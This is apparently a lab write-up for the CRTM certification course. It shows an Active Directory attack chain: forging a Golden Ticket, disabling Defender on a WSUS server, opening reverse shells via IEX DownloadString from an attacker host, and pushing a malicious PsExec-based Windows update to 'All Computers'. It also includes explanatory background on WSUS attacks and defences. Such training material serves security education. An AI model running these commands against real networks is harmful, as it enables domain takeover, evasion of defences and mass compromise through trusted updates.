Phase - 8 - Section 11/12

Path 11 is the final path of the CRTM course and is divided into two main sections, Section 11 and Section 12, each representing a critical escalation phase leading to the final objective.
The journey begins by extracting the credentials of a domain admin from GCB-DC. With those Domain Admin credentials, the attacker gains privileged access and uses them to access GCB-WSUS. The next step involves crafting and deploying a malicious Windows Update through WSUS, a trusted infrastructure component, targeting the air-gapped or isolated VAULT-SRV machine. This step requires a deep understanding of how Windows Update mechanisms work and how to abuse them to deploy custom payloads.
Section 11 ends with local administrator access to VAULT-SRV, effectively breaching the isolation boundary.
Section 12 begins once VAULT-SRV is compromised. From this foothold, the attacker pivots into the vault segment, gaining access to virtualized infrastructure, including VAULT-DC and VAULT-DB. The goal is to interact with offline or highly secured virtual domain controllers to extract critical credentials and secrets. The operation concludes by exfiltrating the final flag from these virtual machines, symbolizing full compromise of the environment and successful fund transfer initiation.
This final path tests the ability to chain together privilege escalation, trusted infrastructure abuse, and air-gap circumvention techniques in a high-stakes, layered enterprise environment.
Let’s now start by forging a an inter-realm Golden Ticket to access GCB-DC at gcb.local and start doing all the enumerations from this parent domain.
Rubeus.exe golden /user:Administrator /id:500 /domain:it.gcb.local /sid:S-1-5-21-948911695-1962824894-4291460450 /groups:513 /sids:S-1-5-21-2781415573-3701854478-2406986946-519 /aes256:62b85ee1e26d8f98f62090a8ac69a258fd32000ac5d3d4691aea2bbba72a226c /ptt
Remote access gcb.local Domain Controller.
winrs -r:GCB-DC.gcb.local cmd
Enumeration
set COR_ENABLE_PROFILING=1
set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}

REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f
REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "%~dp0InShellProf.dll" /f

powershell

set COR_ENABLE_PROFILING=
set COR_PROFILER=
REG DELETE "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f
Invoke-WebRequest -Uri http://192.168.100.41:443/ADModule-master.zip -OutFile "C:\ADModule-master.zip" -UseBasicParsing
Expand-Archive -Path "C:\ADModule-master.zip" -DestinationPath "C:\"
Import-Module .\Microsoft.ActiveDirectory.Management.dll
Import-Module .\ActiveDirectory\ActiveDirectory.psd1
Enumerating Users
Get-ADuser -Filter * | Select-Object -ExpandProperty 'name'

Enumerating Computers
Get-ADComputer -Filter * | Select-Object -ExpandProperty 'name'

Get-ADGroup -Filter * | Select-Object -ExpandProperty 'SamAccountName'
Groups
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Attacking WSUS in Active Directory
Windows Server Update Services (WSUS) is a central patch management system for Windows domains. Typically a single WSUS server pulls updates from Microsoft and distributes them to domain clients over ports 8530 (HTTP) or 8531 (HTTPS).
In many deployments, one WSUS server communicates with all clients and even servers (sometimes via downstream WSUS servers), making it a high-value target. A common misconfiguration is leaving WSUS on its default HTTP mode without SSL. Microsoft does not enforce HTTPS by default, enabling SSL is merely an optional “next step” in setup. This means update metadata travels in cleartext and can be tampered with by attackers, even though the actual patch binaries must be signed by Microsoft. Relying on signed binaries while allowing unsecured HTTP is a major oversight that opens WSUS to man-in-the-middle (MitM) attacks. Another issue is that organizations often don’t treat the WSUS server as a Tier 0 asset, despite it effectively having code execution control over critical machines (including domain controllers). WSUS’s importance is frequently underestimated in network segmentation and risk assessments.
Discovering WSUS Servers in an AD Environment
In an Active Directory environment, clients are usually configured via Group Policy to use an internal WSUS. Every domain-joined Windows machine that receives updates from WSUS stores the server info in the registry. A quick way to find the WSUS host is checking: HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\WUServer
This registry value (and the related WUStatusServer) reveals the WSUS server’s URL. For example, it may show http://wsus.company.local:8530, confirming both the host and that it’s using HTTP. An attacker with user-level access on any domain machine can query this key to identify the WSUS server. Alternatively, one can scan the network for hosts listening on TCP 8530/8531 or inspect Active Directory Group Policy Objects for WSUS configuration. Since WSUS is usually centrally managed, there’s often only one server (or a small number of servers) to find. Once identified, the WSUS server becomes a prime target for further enumeration and attack.
Exploitation Techniques via WSUS
Man-in-the-Middle via HTTP Downgrade
If WSUS is running over HTTP, an attacker on the same network can perform a man-in-the-middle attack to inject malicious updates. Alex Chapman and Paul Stone’s 2015 “WSUSpect” research demonstrated this by exploiting WSUS’s lack of mandatory SSL. In such an attack, the adversary intercepts the SOAP/XML conversations between client and server and modifies the update metadata (which is not integrity-protected) to point to a payload of their choosing. The WSUS client will accept this because the overall connection is trusted and it only validates the authenticity of the update files, not the metadata instructions. To successfully install malware, attackers must still provide a trusted, signed binary (since WSUS will reject unknown unsigned binaries). However, this limitation can be bypassed by using Microsoft-signed tools to execute arbitrary code. For example, an injected update can deploy PsExec.exe (which is signed by Microsoft) or RunDLL32.exe and instruct it to run malicious commands or load a malicious DLL hosted on a share. The result is remote code execution as SYSTEM on the client during its next update check. This MITM technique was first implemented as WSUSpect Proxy in 2015, and more recent tools like WSUXploit and GoSecure’s PyWSUS have updated the concept for modern environments. These tools act as rogue WSUS servers or intercepting proxies to serve fake updates. In practice, an attacker would position themselves in the network (e.g. ARP spoofing or WPAD abuse) to hijack WSUS traffic, then inject a malicious update that the client executes under LocalSystem privileges.
Abusing a Compromised WSUS Server (Malicious Updates)
Attackers who gain administrative access to the WSUS server itself can directly weaponize it to push code to endpoints. WSUS provides management APIs and a database that can be manipulated to distribute updates. Several community tools exist to leverage this for post-exploitation: WSUSpendu (PowerShell) and its C# ports Thunder_Woosus and SharpWSUS are designed for this purpose. Once running on a WSUS server (or via a WSUS admin’s credentials), an attacker can control the update approval process. A typical malicious WSUS lateral movement workflow includes:
- Enumerate clients: List all computers reporting to the WSUS server (e.g. via the WSUS database or
SharpWSUS.exe inspect) to identify high-value targets. Often this reveals servers like domain controllers that are receiving updates from WSUS a prime target for compromise.
- Create a group: Using WSUS management commands, create a new computer group for your target machine(s) (if one doesn’t already exist). This isolates the malicious update to only chosen hosts.
- Add target to group: Assign the target system (say, a DC or critical server) to the newly created WSUS group so it can receive the rogue update.
- Package a malicious update: Craft an update that executes your payload. The WSUS API allows creating a new update entry with a payload and install command. The key is to specify a Microsoft-signed binary as the payload (e.g.
PsExec.exe,MsBuild.exe, orRunDLL32.exe) and provide command-line arguments that perform the malicious action. For instance, one could usePsExec.exewith arguments to add a new local admin user on the target, or useRunDLL32.exepointing at a malicious DLL on a network share. This leverages a trusted binary to execute code of choice.
- Approve and deploy: Mark the crafted update as “Approved” for the target’s group and trigger it for installation. The next time the target checks in with WSUS, it will see the approved update and download/install it. (Administrators can sometimes force an immediate check-in, but often one must wait for the client’s regular update interval.)
- Cleanup: After gaining code execution on the target, the attacker can remove the malicious update from WSUS or mark it as superseded, to minimize evidence. Tools like WSUSpendu and SharpWSUS include functions to delete the rogue update and remove the WSUS group as needed.
Using this technique, if a domain controller or other sensitive server was being updated by WSUS, the attacker effectively becomes Domain Admin once the fake patch is applied. In many enterprises, WSUS group policies apply to all machines (including DCs), so compromising WSUS can be as devastating as compromising a domain controller directly. Even without direct DC targeting, this method provides a way to execute code on many hosts across different network segments (since WSUS often bypasses network segmentation rules by design). The only drawback is timing – the attacker might have to wait until hosts naturally install the updates, though some WSUS deployments configure clients to install high-priority updates immediately.
NTLM Relay via WSUS
When WSUS uses HTTP, not only can content be injected, but the Windows Update clients will also authenticate to the WSUS server using NTLM by default. GoSecure researchers showed that a malicious server can ask the WSUS client for NTLM authentication and the client will automatically supply the credentials (either the currently logged-in user’s or the machine account). This behavior was infamously leveraged in the legacy “Hot Potato” attack and still enables relay attacks. An attacker in a position to intercept WSUS traffic can thus obtain an NTLM hash or perform an NTLM relay to other internal services. For example, one could redirect WSUS client traffic to a rogue server that requests NTLM, then use Impacket’s ntlmrelayx.py to relay that authentication to a target like SMB (for a remote shell) or HTTP. In fact, WSUS NTLM authentication can be relayed to an Active Directory Certificate Services HTTP endpoint to perform the ESC8 attack (illegitimate certificate enrollment) as demonstrated by security researchers. In a lab scenario, Jason Moon combined an HTTP WSUS MITM with an AD CS misconfiguration: the WSUS machine account’s NTLM auth was relayed to the AD CS Web Enrollment page, resulting in a valid certificate that granted SYSTEM access on that machine (and potentially domain privileges). This shows how WSUS can be a pivot point for credential relay attacks. The crucial point is that WSUS’s use of HTTP and NTLM allows cross-protocol relay – an attacker can take the WSUS client’s automatic trust and pivot it to compromise other services on the network. Organizations should therefore treat WSUS traffic with the same security as other Tier 0 systems, enforcing signing or using TLS to prevent such abuse.
Local Privilege Escalation (WSUS Client Exploit – CVE-2020-1013)
Beyond network attacks, WSUS has also been abused for local privilege escalation. CVE-2020-1013 (discovered by GoSecure in 2020) is a 1-day vulnerability affecting Windows 7 through Windows 10 and Windows Server 2008 through 2019, when the system is configured to use WSUS. In short, a local low-privilege user could trick their machine’s Windows Update client into running arbitrary code as SYSTEM. The attack was conceptually similar to Hot Potato: it involved setting up a local proxy to intercept the device’s own WSUS update check and then feeding it malicious instructions. Since the Windows Update service runs with high privileges, this resulted in a full privilege escalation on that machine. Microsoft patched this issue in 2020 (the fix was rolled into Windows update KB4571756 and others for different OS versions). This exploit underscores that even if an attacker only has a foothold on a single workstation, an improperly secured WSUS configuration (or client behavior) could let them jump to SYSTEM on that box. Ensuring WSUS communication is secure (or disabling WSUS policy for unprivileged users’ machines where not needed) is important to mitigate this risk.
Post-Exploitation Impact and Defense Considerations
Compromising WSUS can have severe domain-wide impact. Since WSUS essentially has trusted updater status, an attacker who abuses it can push malware, create new users, or execute scripts on countless machines simultaneously. Even isolated network segments often allow WSUS traffic, so it can be used to leap across segmented enclaves. For instance, the SharpWSUS team demonstrated bypassing a segmented network by using WSUS to reach a critical backup server that was otherwise inaccessible. Once an attacker has code execution via WSUS on a target like a domain controller, they can proceed with typical post-exploitation (dump credentials, install persistence, etc.), effectively compromising the entire Active Directory. It’s for this reason that some experts argue “WSUS is Tier 0” – it should be protected as highly as a domain controller.
From a detection standpoint, abnormal WSUS activity can be spotted if defenders monitor update approvals and client check-ins. For example, sudden creation of new update groups or updates with unusual install commands might indicate an attack. Microsoft recommends using HTTPS for WSUS to prevent MITM attacks, and enabling signing for WSUS communications. Additionally, segmenting WSUS servers and limiting who can administer them helps reduce risk. Regularly audit Group Policies to ensure only intended machines are pointed to the WSUS and that no rogue WSUS is configured. If a WSUS server is compromised, responders should assume any system receiving updates from it could be backdoored and investigate accordingly.
Remote Access WSUS-GCB
From GCB-DC, we can now leverage our privileges to wsusadmin to be able to access the WSUS-GCB.
Invoke-WebRequest -Uri http://192.168.100.41:443/Rubeus.exe -OutFile "C:\Rubeus.exe" -UseBasicParsing
C:\Rubeus.exe asktgt /user:wsusadmin /rc4:fb0e3e067fd4fccfd0038125b7b46306 /opsec /force /domain:gcb.local /ptt
Now that we have requested wsusadmin’s TGT and imported it into the memory, let’s use WinRS to execute remote commands to WSUS Server.

winrs -r:GCB-WSUS.gcb.local powershell -Command "whoami /all"
Disabled Defender on GCB-WSUS
We are local admin on this WSUS server, let’s disabled AV so we can move on without having any time of defence system blocking us or we do not trigger alerts to any monitoring system.
winrs -r:GCB-WSUS.gcb.local powershell -Command "Set-MpPreference -DisableRealtimeMonitoring 1; Set-MpPreference -DisableBehaviorMonitoring 1; Set-MpPreference -DisableScriptScanning 1; Set-MpPreference -DisableIntrusionPreventionSystem 1; Set-MpPreference -DisableNetworkProtection 1; Set-MpPreference -SubmitSamplesConsent 2; Set-MpPreference -MAPSReporting 0; Set-MpPreference -PUAProtection 0"

Abusing a Compromised WSUS Server (Malicious Updates)
We have already compromised the WSUS server, releasing malicious updates is our best option here. Let’s use Get-WsusComputer to find out what computers are connected to this WSUS Server.
winrs -r:GCB-WSUS.gcb.local powershell -Command "Get-WsusComputer -All"

As we can see above we have VALT-SRV which is a Windows Server 2019 is connected to WSUS Server.
As we read previously, WSUS works in 2 ports HTTP/8530 (Default) and HTTPS/8531. We can see from the enumeration below that we do have this ports open, and we also have port HTTP/80 enabled.
winrs -r:GCB-WSUS.gcb.local powershell -Command "netstat -ant"

I can also see that same host we saw earlier is also CONNECTED to the WSUS server.

Vallt-Server is communicating with WSUS server on Both ports HTTP/HTTPS, meaning that is being used to push Windows updates.
Let’s upload WSUSpendu.ps1 and PsExec64.exe since we’ve read previously that we can specify Microsoft-Signed binary and payload.
winrs -r:GCB-WSUS.gcb.local powershell -Command "Invoke-WebRequest -Uri 'http://192.168.100.41:443/WSUSpendu.ps1' -OutFile 'C:\WSUSpendu.ps1' -UseBasicParsing"
winrs -r:GCB-WSUS.gcb.local powershell -Command "Invoke-WebRequest -Uri 'http://192.168.100.41:443/PsExec64.exe' -OutFile 'C:\PsExec64.exe' -UseBasicParsing"


Since we are facing the Double-Hop issue and we need a more stable and interactive shell, It is better to get a reverse shell.
winrs -r:GCB-WSUS.gcb.local powershell -Command "IEX (New-Object Net.WebClient).DownloadString('http://192.168.100.41:443/Invoke-PowerShellTcpEx.ps1')"
Creating Malicious WSUS Update with SUSpendu.ps1
Now from this new and stable session let’s create our malicious Windows Update and inject it with WSUSpendu.sp1
C:\WSUSpendu.ps1 -Inject -PayloadFile 'C:\PsExec64.exe' -PayloadArgs "powershell IEX(New-Object Net.WebClient).DownloadString('http://192.168.100.41:8530/Invoke-PowerShellTcp8531.ps1')"

Approving WSUS Updates
The command Get-WsusUpdate -Approval Unapproved lists all WSUS updates that have not been approved for installation on any target group.
Get-WsusUpdate -Approval Unapproved

We can see above that we do have our malicious Windows Updated not approved yet to be downloaded and installed for all hosts in this domain. Let’s Approve this Windows Update and all Computers/Servers in this domain will receive the notification and make this update. Before we make this approval, we need to make sure that we have our listener ready on port 8080.
Be aware that command below needs to be executed all together and not separated.
Get-WsusUpdate -Approval Unapproved | Approve-WsusUpdate -Action Install -TargetGroupName "All Computers"

Note: The waiting for the reverse shell may take some time, the one above took 3/5 minutes to request the reverse shell file and then connect to our listened on port 8531
As we can see above, after Vault-Srv server pushthe update, we get a reverse connection and we have remote access to our target.
